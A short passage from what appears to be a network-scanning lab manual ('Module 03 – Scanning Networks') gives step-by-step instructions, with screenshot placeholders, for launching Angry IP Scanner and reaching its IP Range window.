
2. Click **Search** icon () on the **Desktop**. Type **angry** in the search field, the **Angry IP Scanner** appears in the result, click **Open** to launch it.

Module 03 – Scanning Networks




3. **Angry IP Scanner** starts, and a **Getting Started** window pops up. Click **Next**, follow the wizard, and click **Close**.

Note: If **Open File - Security Warning** window appears, click **Run**.




Module 03 – Scanning Networks

4. The **IP Range - Angry IP Scanner** window appears, as shown in the screenshot.

